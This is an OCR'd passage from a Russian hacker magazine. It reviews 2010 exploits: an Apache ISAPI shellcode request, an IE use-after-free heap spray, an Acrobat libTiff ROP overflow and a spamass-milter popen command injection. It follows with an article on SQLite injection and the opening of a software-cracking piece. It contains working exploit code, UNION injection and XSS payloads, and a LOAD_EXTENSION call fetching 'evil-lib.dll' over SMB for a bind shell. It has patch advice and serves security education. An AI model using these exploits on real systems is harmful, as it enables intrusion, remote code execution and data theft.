апача.



Текстовый файл содержит одну строчку: "pwn-isapi". Разумеется, шеллкод можно заменить на более полезный. Разберем ключевые места кода эксплойта подробнее:

```
. . .
//входные параметры
serverIP = string(argv[1]);
isapiDLL = string(argv[2]);

//Готовим много буквок 'A'
memset(accept, 'A', 170);
memset(referer, 'A', 732);
memset(cookie, 'A', 5375);
memset(random, 'A', 7603);
memset(postData, 'A', 23378);
memset(footer, 'A', 298);

//Первый запрос к расширению
triggerVuln = "POST /cgi-bin/" + isapiDLL + " HTTP/1.0\r\n"
       "User-Agent: AAAAAAAA\r\n"
       "Pragma: no-cache\r\n"
       "Proxy-Connection: Keep-Alive\r\n"
       "Host: " + serverIP + "\r\n"
       "Content-Length: 40334\r\n\r\n" +
       string(footer);

//Второй запрос
payload = "POST /cgi-bin/" + isapiDLL + " HTTP/1.0\r\n"
       "Accept: " + string(accept) + "\r\n"
. . .
       "Proxy-Connection: Keep-Alive\r\n"
       "Okytuasd: " + string(cookie) + string(shellcode)
+ "\r\n" //пошли псевдо-заголовки и шеллкод
       "Asdasdasdasdasd: " + string(random) +
                string(shellcode) + "\r\n"
       "Asdasda: " + string(random) +
                string(shellcode) + "\r\n"
       "Sewrwefbui: " + string(random) +
                string(shellcode) + "\r\n"
       "Qdfasdernu: " + string(random) +
                string(shellcode) + "\r\n"
       "Cdffew-asdf: " + string(random) +
                string(shellcode) + "\r\n"
. . .
       "Content-Length: 25054\r\n\r\n" +
                string(postData) + "CCCC" +
       string(shellcode) + "BBBB" + string(footer);
                // конец запроса

. . .

//createConnection - устанавливает соединение
if (createConnection(serverIP, SERVER_PORT) == 1)
{
       printf("- an error occurred connecting to the
server\n");
       return 1;
}
. . .

linger_data.l_onoff = 0;
linger_data.l_linger = 0;
//Так автор хочет сделать RESET
setsockopt(sock, SOL_SOCKET, SO_LINGER,
```





ISAPI exploit. Совершенно безобидный шеллкод

```
   (char*)&linger_data, sizeof(linger_data));
setsockopt(sock, SOL_SOCKET, SO_DONTLINGER,
   (char*)&linger_data, sizeof(linger_data));

. . .

sendTransmission(triggerVuln); //Шлем первый пакет

Sleep(2000); //Ждем 2 секунда, что бы Apache успел про-
глотить первый пакет
WSACancelBlockingCall(); //И отвечаем RESET пакетом

. . .
//Далее закрываем сокет, очищаем структуры, и по новой
//организуем соединение

. . .

sendTransmission(payload); //Шлем второй POST запрос с
псевдо-загловками и шеллкодом
```

Автор предупреждает, что данный эксплойт не будет работать с виртуальной машины, и против DEP. Если цель находится под защитой DEP, то в итоге будет простой DoS.

SOLUTION

Установить версию веб-сервера 2.2.15. Конечно, если не используются ISAPI-расширения, то бояться эксплойта не стоит.

03 ИСПОЛЬЗОВАНИЕ ОСВОБОЖДЕННОЙ ПАМЯТИ В БРАУЗЕРЕ INTERNET EXPLORER

TARGETS

- Internet Explorer 6/7
- Windows XP/Vista
- Windows 2000/2003/2008

BRIEF

Встречаем 0day. Девятого марта появилась новость о том, что злостные нарушители активно эксплуатируют неизвестную уязвимость в браузерах типа IE 6/7. Уже через день в коллекции метасплойта появился эксплойт, который реализует эту уязвимость. Суть уязвимости скрывается в библиотеке браузера iepeers.dll, которая, как стало последнее время модно, не может уследить за указателем на объект.

EXPLOIT

Эксплойт полностью основан на «реальных событиях», то есть на коде, который был найден по наводке сотрудников McAfree, которые спалили в своем блоге домен сайта распространителя заразы www.topix21century.com. Код был деобфусцирован и переписан под метасплойт. Что характерно, патча, закрывающего брешь, в момент написания этих строк не было (на то оно и 0day). Рассмотрим ключевые места эксплойта:

```
<button id='trigg' onclick='attack();'
style='display:none'></button>

<script language='javascript'>
function attack()
{
heap_spray();
        //Стандартный heap-spray, забиваем память шеллкодом
 var obj = document.createElement('body');
        //Создаем любой элемент
 obj.addBehavior('#default#userData');
 document.appendChild(obj);
        //Добавляем созданный объект

  //Уязвимость тут
  for (i=0; i<10; i++)
  { //сдвигаем указатель…
        obj.setAttribute('s',window);
        //…устанавливая несуществующие атрибуты
  }

  window.status+='';
        //объект windows указывает на шеллкод из кучи

}
document.getElementById('trigg').onclick();
        //начало
}
</script></body></html>
```

Детали самой уязвимости не распространяются, но как можно понять из кода эксплойта, атакующий способен подменить указатель объекта window, в итоге последующее обращение к нему выйдет боком.


SOLUTION

Решения проблемы для владельцев IE6/7 — DEP. Это конечно не панацея, но от этого эксплойта спасет. Кроме того, лучше перейти на последнюю версию браузера. Internet Explorer 8 не подвержен данной уязвимости. А также ждем заплатки от Microsoft, которая должна закрыть эту дыру.

04 ПЕРЕПОЛНЕНИЕ БУФЕРА В LIBTIFF ACROBAT READER

TARGETS

- Acrobat Reader 9.0-9.3/8.0-8.2
- Windows XP/Vista
- Windows 2000/2003/2008



BRIEF

Формат PDF постоянно исследуется на предмет того, что же можно в него такого засунуть, чтобы при открытии оного выполнился произвольный код. За последние два года для Acrobat Reader было написано больше эксплойтов, чем для любого другого продукта за этот же период. Конкурировать пытается только лишь Flash. Объясняется это тем, что злоумышленников интересует надежный способ «затроянивания» несчастных пользователей интернета, а формат PDF — самый ходовой. В феврале 2010 людям стали приходить подозрительные письма с вложенным PDF файлом. Исследователи начали препарировать такие файлы, дабы понять, в чем же суть.

EXPLOIT

В результате операции был получен новый эксплойт для Acrobat Reader. Опаснее других эксплойтов он тем, что не использует JavaScript, а значит, даже если у клиента в настройках выключен скриптинг, его все равно взломают. Ошибка кроется в переполнении буфера в библиотеке libTiff. LibTIFF, как нетрудно догадаться из названия, служит для обработки изображений формата TIFF. Прелесть в том, что разработчики Adobe использовали старую библиотеку libTiff, которую, по каким-то своим причинам, не обновляли. А надо было бы, ведь в 2006 году в ней было обнаружено множество уязвимостей. На эту тему были соответствующие сообщения и даже эксплойт, который эксплуатировал одну из уязвимостей этой библиотеки в *nix системах. Создатели зловреда для Acrobat Reader использовали старую уязвимость в библиотеке и наработки от эксплойта 2006 года и «вмонтировали» все это в PDF-формат (забавно, что при копировании формата TIFF они скопировали и шеллкод для *nix, который, правда, не используется). Переполнение происходит при обработке тэга «DotRange». Когда функция TIFFFetchShortPair() библиотеки libTiff пытается прочесть данный тэг, она копирует последующие N байт (указанных в тэге) в переменную в стеке.

```
_TIFFmemcpy(cp, tif->tif_base + dir->tdir_offset, cc);
```

Вот так в «cp» копируется содержимое файла: без проверки размера "cc", который берется как раз из нашего тэга. Кстати, размер cp четыре байта, так что переполнение налицо. Таким образом, эксплойт копирует содержимое TIFF-файла после указателя количества вложенных элементов тэга DotRange в стек, демонстрируя классический пример return-oriented programming (ROP). Если по-русски, то это значит обратно-ориентированное программирование. Его суть заключается в том, что мы меняем адрес возврата из уязвимой функции на код с нужной нам инструкцией, после которой идет инструкция возврата. Далее в стеке идет адрес следующей функции с другой нужной нам инструкцией и, опять-таки, командой возврата, после чего берется следующий адрес и так далее. Таким вот способом можно работать с регистрами, собирая в них то, что нам нужно и вызывая полезные функции. Именно таким способом данный эксплойт вычисляет адрес шеллкода в заголовке TIFF-файла загруженного в памяти, после чего просто переходит по этому адресу, передавая управление классическому шеллкоду. Собственно полноценный эксплойт присутствует на диске, запускает он калькулятор. Боевую нагрузку можно с легкостью менять. Для шеллкода выделено 538 байт, впрочем, место под боевую нагрузку можно увеличить, если поменять константу TIFF_OFSET, однако это вряд ли понадобится, учитывая размеры популярных шеллкодов.
Ключевое место эксплойта функция gen_tiff(). Ключевая строка:

```
tiff += "\x00\x00\x50\x01\x03\x00\xCC\x00\x00\x00\x92\
x20\x00\x00\x00\x00"
```

Здесь как раз указан тэг DotRange ("\x50\x01" = 0x150) и количество вложений — 0xCC. На самом деле это значение может быть любым, главное, чтобы оно было больше чем 0x98, так как по факту этих вложений именно столько. Эти вложения и есть то, что идет в стек, и следуют они дальше до конца переменной tiff. По сути, там находятся ROP-программа — последовательность аргументов и адресов, по которым будет «прыгать» процесс, калькулируя адрес шеллкода.

SOLUTION

Установить последнюю версию Acrobat Reader, на данный момент — 9.3.1.

05 УДАЛЕННОЕ ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНЫХ КОМАНД ОТ УЧЕТНОЙ ЗАПИСИ ROOT В APACHE SPAMASSASSIN MILTER PLUGIN

TARGETS

- spamass-milter < 0.3.1


BRIEF

Milter Plugin — плагин для Sendmail, который перенаправляет потоки входящий почты в SpamAssassin, который, в свою очередь, проверяет, что переданная ему почта не является спамом. Штука достаточно удобная и эффективная, а потому, судя по мануалам в интернете, часто встречающаяся. Уязвимость в ней обнаружил хакер с псевдонимом Kingcope, который уже не раз отличился: он опубликовал много интересных ошибок, найденных в популярных программах, например, xscreensaver (symlink), MySQL (format string), 0day в Samba (directory traversal) в феврале этого года и многое другое. Ошибка в данном плагине позволяет выполнять команды из под учетной записи рута, причем удаленно, что делает эту уязвимость крайне опасной. Для ее реализации не понадобится писать сложные эксплойты и сидеть в дебаггере: все очень просто, потому что ошибка скрывается в неосмотрительном использовании функции popen().

EXPLOIT

Уязвимый код (Си):

```
sfsistat
mlfi_envrcpt(
  SMFICTX* ctx,
  char** envrcpt
  )
{
  struct context *sctx = (struct context*)
    smfi_getpriv(ctx);
  SpamAssassin* assassin = sctx->assassin;
  FILE *p;

#if defined(__FreeBSD__)
  int rv;
#endif

  debug(D_FUNC, "mlfi_envrcpt: enter");

  if (flag_expand)
  {
    /* Обработка RCPT TO: */

    char buf[1024];
```



```
    char *fmt="%s -bv \"%s\" 2>&1";

#if defined(HAVE_SNPRINTF)
  snprintf(buf, sizeof(buf)-1, fmt, SENDMAIL,
    envrcpt[0]); //размер буфера указан
#else

  /* Тут Kingcope обращает внимание на возможное пере-
полнение, если отсутствует snprintf. А если даже и нет,
то что, проверять размер уже не надо?*/
  sprintf(buf, fmt, SENDMAIL, envrcpt[0]);
    //готовим RCPT TO: в buf
#endif

  debug(D_RCPT, "calling %s", buf);

#if defined(__FreeBSD__)
  rv = pthread_mutex_lock(&popen_mutex);
  if (rv)
  {
     debug(D_ALWAYS,
       "Could not lock popen mutex: %s",
       strerror(rv));

    abort();
  }
#endif

   /*А вот тут уязвимость*/
   p = popen(buf, "r");
  //открываем pipe без  фильтра-
ции ввода

  if (!p)
  {
    debug(D_RCPT,  "popen
failed(%s).  Will not expand
aliases", strerror(errno));

    assassin->
       expandedrcpt.push_back(
         envrcpt[0]);
```

Функция popen, делает еще один процесс и там вызывает функцию execl(shell path, "sh", "-c", <параметр popen>, (char *)0). В переменной fmt видно, что автор задумывал просто проверить введенное имя и перенаправить поток stderr, но ведь данную последовательность можно разбавить символом трубы '|', что, по сути, будет означать еще одну командную последовательность, только надо выбраться за кавычки. Эксплуатируем:

```
$ nc localhost 25

220 ownthabox ESMTP Postfix
(Ubuntu)
mail from: me@me.com
250 2.1.0 Ok
```

```
rcpt to: root+:"|touch /tmp/foo"
250 2.1.5 Ok
```

Эксплойт демонстрирует мощь popen. В поле адреса в качестве адресата мы указываем root+:, далее идет кавычка, которая закроет параметр –bv для sendmail. Далее идет символ трубы и команда touch /tmp/foo. Это то, что для нас выполнит плагин. Затем идет открывающая кавычка, чтобы не допустить ошибку синтаксиса. Плагин в итоге выполнит:

```
sendmail -bv "root+:"|touch /tmp/foo"" 2>&1.
```

Администратор сможет убедиться в том, что кто-то создал файл под учетной записью рута

```
$ ls -la /tmp/foo
-rw-r--r-- 1 root root 0 2010-03-07 19:46 /tmp/foo
```

SOLUTION

Исправить код вручную и пересобрать, так как патча пока нет.

Владимир «d0znp» Воронцов ONsec

ИНЪЕКЦИИ, ЛЕГКИЕ НА ПОДЪЕМ

ЭКСПЛУАТИРУЕМ ИНЪЕКЦИИ В SQLITE


На свете есть разные СУБД, распространенные и не очень. Хакеры уделяют большое внимание популярным СУБД, откапывая все новые и новые варианты использования инъекций. Пользуясь случаем, всем выражаю огромную благодарность за эти раскопки. Тем не менее, жизнь непредсказуема и многогранна, так что случается работать и с малораспространенными базами. Я решил написать эту статью, потому что ни одного русскоязычного текста по инъекциям в SQLite мне найти не удалось.

ОСОБЕННОСТИ И ОБЛАСТЬ ПРИМЕНЕНИЯ

Первое и основное отличие SQLite от других СУБД заключается в том, что в роли сервера, который мы привыкли видеть висящим на порту 3306, выступает файловая система. Файлик с базой размещается где-нибудь и при подключении указывается только путь до этого места и имя файла. Второе немаловажное отличие — разграничение прав: в базовом варианте файл с базой не зашифрован, соответственно его можно открыть и вытащить все данные. На плечах администратора лежит ответственность по разграничению прав доступа к файловой системе таким образом, чтобы файл с базой не смогли скопировать извне. Все эти особенности становятся очевидными, если рассмотреть основную область применения SQLite. Это встраиваемая база: Symbian, Apple iPhone, Google Android и многие другие используют ее для хранения данных — это удобно, быстро и эффективно. Но инъекции для встраиваемых решений не так популярны, как для веб, поэтому веб-разработчики тоже решили порадовать хакеров и написали модули SQLite для Wordpress, phpBB3 и многого другого. В общем-то, много писать там особо не надо — PHP имеет нужные модули.

КАК SQLITE ИСПОЛЬЗУЮТ РАЗРАБОТЧИКИ ВЕБ-ПРИЛОЖЕНИЙ

SQLite можно встроить куда угодно, но мы будем рассматривать самый распространенный вариант — PHP. Для подключения «легкой базы» у разработчика PHP есть две возможности — использовать модуль php_sqlite3 или php_sqlite (для версий СУБД 3 и 2, соответственно) или использовать модули php_sqlite3 + php_pdo_sqlite. Для хакера, реализующего найденную инъекцию, неважно, какой именно вариант выбрал разработчик. Для разработчика же драйвер третей версии открывает новые возможности для того, чтобы эту самую инъекцию хакер не нашел. В трешке есть новый класс, который зовется SQLite3Stmt — это обертка для выполнение prepared statement. То, что в народе критикуется для MySQL (передаю привет разработчикам Eleanor CMS :)). Использование такого варианта предотвращает возможность проведения инъекции с кавычками. Как показывает опыт, разработчики нередко пишут так, что оба эти варианта не требуются. Например, когда имя таблицы зависит от пользовательских данных. Prepared Statements работается только для переменных запроса, то есть после того, что идет за «FROM table». Сколько инъекций проведено по такой глупости через всякие mysql_real_



Через инъекции, результат которых попадает в HTML, можно делать XSS.

The SQL Guide to SQLite (2009)

Author: Rick F. van der Lans
Publisher: Lulu.com
Amazon

SQLite is a small, fast, embeddable, SQL-based database server. It is easy to install, needs no management, and is open source. This book describes SQLite in detail. With hundreds of examples, plus a proven approach and structure, the book teaches you how to use SQLite efficiently and effectively. It contains a complete description of the SQL dialect as implemented in SQLite version 3.6. The book can be seen as a tutorial and a reference book. Source code for the numerous SQL examples and exercises included in this book can be downloaded from www.r20.nl.

An Introduction to SQLite - 2nd Edition (2009)

Author: Naoki Nishizawa
Publisher: Shoeisha
Amazon.jp

This text is written in fluent Japanese specifically for a Japanese audience. This is the second edition of the book - the first edition was published in 2005.

литература для освоения базы SQLite

escape_string() и тому подобные страшные функции не сосчитать…

ПОЛЕЗНЫЕ ДЛЯ ИНЪЕКЦИЙ ФУНКЦИИ.

Видимо, самая популярная функция для иллюстрации инъекциями — это version(). В SQLite ее аналог называется sqlite_version() (все не как у людей) и выводит версию в таком формате:

```
sqlite> select sqlite_version();
3.6.23
```

Также может быть полезна функция substr(X,Y) или substr(X,Y,Z): здесь стоит обратить внимание, что третий аргумент — это длина возвращаемой строки, а не позиция до которой строка обрезается. Нумерация символов начинается с 1.

```
sqlite> select substr('abcdefgh',1,2);
ab
```

В ряде случаев может быть полезно получение символа 0x00, например для инклудов. Специально для этих целей в SQLite есть функция zeroblob(N). Параметр N указывает сколько символов 0x00 возвращать.
Если надо почистить выборку от ненужных символов, пригодится trim(X,Y). Во второй аргумент надо положить строку из тех символов, которые следуют убрать из начала и конца строки X.

```
sqlite> select trim('aa12312asd123asda','asd');

12312asd123
```

Узнать опции, с которыми собрана библиотека для работы с SQLite, можно функцией sqlite_compileoption_get(N). Номер опции перебирается, начиная от нуля.

```
sqlite> select sqlite_compileoption_get(0);
ENABLE_FTS3
sqlite> select sqlite_compileoption_get(1);
ENABLE_RTREE
sqlite> select sqlite_compileoption_get(2);
TEMP_STORE=1
sqlite> select sqlite_compileoption_get(3);
THREADSAFE=0
```

Очень обидно, что нет базовых функций concat() и char() или чего-нибудь такого для преобразования цифр в буквы. Такие вещи крайне полезны для подстановки в строковые аргументы, когда экранируются кавычки. Впрочем, как будет показано ниже, в SQLite экранирование довольно странное.

КРЫЛЬЯ, НОГИ… ГЛАВНОЕ — ХВОСТ!

Во многих случаях для инъекции требуется экранирование хвоста запроса. В разных СУБД это решается своими спецсимволами и имеет ряд особенностей. В MySQL, как описано в официальной документации, sqlite.org/lang_comment.html разрешается использовать две конструкции:

```
 --comment
/*comment*/
```

Причем последний вариант закрывает комментарий либо по «*/» либо просто по окончанию строки запроса. Так что вот такой вариант:

```
SELECT * FROM temp WHERE id='injection-here
/*' and groud_id='5'
```

является полностью законным и работоспособным. Кроме того, могут быть любопытными такие запросы:

```
SELECT id, text FROM data WHERE id='5'
UNION SELECT user, pass FROM user '
SELECT id, text FROM data WHERE id='5'
UNION SELECT user, pass FROM user ''''' —
повторения '
SELECT id, text FROM data WHERE id='5'
UNION SELECT user, pass FROM user "
SELECT id, text FROM data WHERE id='5'
UNION SELECT user, pass FROM user """ — по-
вторения "
```

Они тоже вполне работоспособны и выполняются.

ЭКРАНИРОВКА

В драйверах SQLite есть функция, которая по задумке должна предотвращать инъекции. Это некий аналог mysql_escape_string. Называется она sqlite_escape_string() и для третьей версии базы — sqlite3_escape_string(). Сразу замечу, что две эти функции работают одинаково. Но в отличие от старших собратьев, экранирование в SQLite не такое продвинутое. Я провел коротенький тест и выявил, что же на самом деле фильтруется.
Все оказалось очень весело:
1. Из символов ' " \ - / * % _ sqlite_escape_string и sqlite3_escape_string экранируют только одинарную кавычку.
2. Экранирование происходит такой же одинарной кавычкой. То есть ' превращается в ''.
Отсюда делаем интересные для хакера выводы:

links

• oxod.ru — мой блог. Пишу по мере желания. Жду комментариев, отвечу на вопросы.

• http://sqlite.org/lang.html — синтаксис SQL для SQLite. Рекомендую обратить внимание на встроенные функции.

• sqlite.org/limits.html — перечень ограничений SQLite. Полезно для ознакомления.

• sqlite.org/faq.html — очень много полезной информации по базе можно получить отсюда.

• sqlite-crypt.com/documentation.htm — один из модулей для шифрования файла с базой. Использует AES и 1 пароль.

warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет

1. Код вида:

```
$query = 'SELECT data FROM tabl1 where
id="'.sqlite_escape_string($id).'" ';
или
$query = 'SELECT data FROM tabl1 where
id="'.sqlite3_escape_string($id).'" ';
уязвим к инъекции вида:
test.php?id=1"/**/UNION/**/SELECT/**/
password/**/FROM/**/USERS/**/LIMIT/**/1
```

2. При попадании результатов работы функции sqlite_escape_string() и sqlite3_escape_string() в тело HTML возможно проведение атаки XSS вида:

```
<input type='text' value='test''
onclick=javascript:alert(22) '>
```

3. Возможно проводить атаки на LIKE, например, расширять выборку символом % или нарушать логику работы веб-приложения.
4. Возможна искусственная «порча» запросов символом \, например для кода:

```
$query = "SELECT data FROM tabl1 where
id='".sqlite_escape_string($id)."'";
```

или

```
$query = "SELECT data FROM tabl1 where
id='".sqlite3_escape_string($id)."'";
запрос вида:
test.php?id=\
```

приведет к ошибке в SQL синтаксисе. Также, если результат выполнение функций будет передан в HTML, возможно изменение логики HTML кода.

SQLite применяется в устройствах.

ТЯНЕМ ТАБЛИЦЫ ЗА УШИ.

В MySQL есть такая полезная штука, как INFORMATION_SCHEMA. Она появилась в пятой версии СУБД и радует хакеров информацией о таблицах. В SQLite существует ее аналог — специальная таблица под названием SQLITE_MASTER, которая присутствует и во второй и в третьей версиях. Структура этой таблицы следующая:

```
TABLE sqlite_master (
  type TEXT,
  name TEXT,
  tbl_name TEXT,
  rootpage INTEGER,
  sql TEXT
);
```

Крайне удобная и полезная таблица. По сути, вся ценная информация лежит в последней колонке под названием SQL. Там хранится SQL-запрос, которым таблица создавалась. Таким образом, можно сразу узнать и название таблицы и названия ее колонок и типы данных с размерностью. Созданные триггеры и индексы лежат здесь же. В общем, кладезь информации! Помимо глобальной таблицы есть еще таблица, которая хранит в себе временные изменения, пока транзакция в базу еще не прошла, она называется SQLITE_TEMP_MASTER.

ГРУЗИМ ШЕЛЛ ЧЕРЕЗ ИНЪЕКЦИЮ СРАЗУ В ПАМЯТЬ!

Самой потрясающей находкой оказалась функция LOAD_EXTENSION(). Во второй версии базы такой функции нет, однако, положа руку на сердце, двойка SQLite встречается крайне редко, если вообще встречается. Если про смысл этой функции тебе все понятно из ее названия, дальше можно не читать статью. Я же просто скопирую сюда кусок официальной документации:

```
The load_extension(X,Y) function
loads SQLite extensions out of
the shared library file named X
using the entry point Y. If Y is
omitted then the default entry
point of sqlite3_extension_init is
used. The extension can add new
functions or collating sequences,
but cannot modify or delete
existing functions or collating
sequences because those functions
and/or collating sequences might
be used elsewhere in the currently
running SQL statement. To load an
extension that changes or deletes
functions or collating sequences,
```

Пример уязвимого кода, использующего функцию sqlite_escape_string()

```
<?php
$dbname='base';
$mytable ="tablename";

$base=new SQLiteDatabase($dbname, 0666, $err);
if ($err)  exit($err);

$id = "5\"/**/union/**/all/**/select/**/type,/**/name,/**/tbl_name,/**/rootpage,/**/sql/**/from sqlite_master";

$query = "SELECT post_title, post_content, post_author, post_date, guid FROM $mytable where id=\"".sqlite_escape_string($id)."\"";
$results = $base->arrayQuery($query, SQLITE_ASSOC);

$arr = $results[1];

echo "Reading a post... \n";

if($results)
{
  echo $arr['post_title']."\n".$arr['post_content']."\n".$arr['post_author']."\n".$arr['post_date']."\n".$arr['guid'];
}
else
{
 echo "Can't access $mytable table.<br>\n".sqlite_last_error();
}
?>
```

```
>php -f "Untitled0.php"
Reading a post...
table
tablename
tablename
4
CREATE TABLE tablename(
           ID bigint(20) NOT NULL PRIMARY KEY,
           post_author bigint(20) NOT NULL,
           post_date datetime,
           post_content longtext,
           post_title text,
           guid VARCHAR(255)
           )>Exit code: 0    Time: 0.615
```

Nokia, Mozilla, SQLite созданы быть вместе.


http://localhost/test-sqlite-inj.php?id=1"/**/UnIoN/**/SeLeCt/**/type,name,tbl_name,root_page,sql/**/FrOm/**/SqLiTe_MasTer

Example:: Using SQLite sql-injection to show database structure

Data:

1	author	13-03-2010 23:59:13	content	title	
table	tablename	tablename	4	CREATE TABLE tablename(ID bigint(20) NOT NULL PRIMARY KEY, post_author bigint(20) NOT NULL, post_date datetime, post_content longte post_title text, guid VARCHAR(255))>Exit code: 0 Time: 0.636	

Пример получения информации об архитектуре базы через SQL-инъекцию.



Вот такое окошко выпадает на Win-машине если пытаться сделать LOAD_EXTENSION('C:/boot.ini'). Мне понравилась фраза про дискетку...

```
use the sqlite3_load_extension()
C-language API.
```

Короче говоря, первый аргумент — имя файла-библиотеки. Второй аргумент — точка входа, если он не задан, используется стандартная точка входа — функция sqlite3_extension_init(). Там еще написаны какие-то странные слова про то, что библиотека не может переопределять функции, уже существующие в SQLite, якобы, для этого надо использовать какую-то C++ API. Неужели разработчики не понимали, какой горизонт они открывают для работы с памятью?! Чтобы обойти ограничение на переопределение встроенных в SQLite функций для Win32 есть вот такой исходник:

```
#ifdef HACK
//'select load_
extension('sqlite_1251.dll', 'hack');
DWORD WINAPI ThreadProc(
   sqlite3 *db)
{
   Sleep(3000);
   sqlite3_extension_init(
      db,0,sqlite3_api);
   return 0;
}

int __declspec(dllexport)
   __cdecl  hack()
{
   HANDLE hThread;
   SQLITE_EXTENSION_INIT2(pApi)
   hThread = CreateThread(NULL,
      0,ThreadProc,db,0,0);
   CloseHandle(hThread);
   return 0;
}
#endif
```

Этот код я случайно нарыл в гугле пока писал статью: theli.is-a-geek.org/blog/development/sqlite_hack.1024px#comment_anchor. Но это все лирика, не надо далеко ходить и выдумывать, если сразу можно получить шелл. Приводить здесь исходник такой библиотеки я не буду, потому что это, во-первых, слишком тривиально, а, во-вторых, может кому-то навредить. Таким образом, для получения шелла нужно еще каким-то образом залить саму библиотеку на веб-сервер. Никаких INTO OUTFILE, INTO DUMPFILE, равно как и LOADFILE() в SQLite нету. Зато… Если веб-сервер управляется Win-машиной, то ничего заливать не потребуется вовсе. Волшебная ОС открывает путь к получению файла с библиотекой по SMB:

```
SELECT data FROM tbl1
WHERE id="5"/**/UNION/**/
ALL/**/SELECT/**/LOAD_
EXTENSION("\\10.10.10.10\evil-lib.
dll","bindShell");
```

Кроме того, эту функцию можно использовать для проверки наличия файлов на целевой системе. Например, если файла не существует, ошибка выполнения:

```
SELECT LOAD_EXTENSION(
   '/file/that/does/not/exists');
```

будет такой:

```
Error: The specified module could
not be found.
```

А если файл существует, то в случае Win-машины ошибка будет либо:

```
Error: The specified procedure
could not be found.
```

Либо, если файл не является исполняемым:

```
Error: %1 is not a valid Win32
application.
```

Правда не все так хорошо, как кажется на первый взгляд, при сборке эту функцию могут отключить и испортить весь праздник нашедшему инъекцию. Но, как бы то ни было, лучше иметь в рукаве такую функцию, чем не иметь ее.

ЗАКЛЮЧЕНИЕ

На этом предлагаю окончить первое знакомство с легкой базой. Выражаю надежду, что материал был полезен. Призываю всех заинтересовавшихся продолжить мои исследования и пополнить список приемов и техник, а также просто веб-приложений, которые работают на SQLite. Также замечу, что распространенность описанной базы ежегодно растет, порой приложения, использующие SQLite, можно обнаружить в самых неожиданных местах. Как всегда, на вопросы отвечаю в блоге oxod.ru

ОТЛАДКА VS ЗАЩИТА

Простые способы сложной отладки

Сегодня я предлагаю познакомиться с некоторыми непростыми видами защитных механизмов, их описанием, примерами реализации и оценкой. И начнем мы с самых простых реализаций, которые ломаются в один заход и один байтом, а закончим хардкорными сооружениями в стиле StarForce Protection System, над взломом которых надо много думать. Итак, поехали!

КЛАССИКА


Самое удивительное (и к некоторому сожалению — разочаровывающее), что довольно много программистов предпочитают идти по пути наименьшего сопротивления и меньших затрат! Наивно полагать, что если механизм защиты в программе состоит из примерно таких программных строк:

```
if Enter_User_key = Real_Programm_
Key then
Call Registration_Success (Enter_
User_key)
else
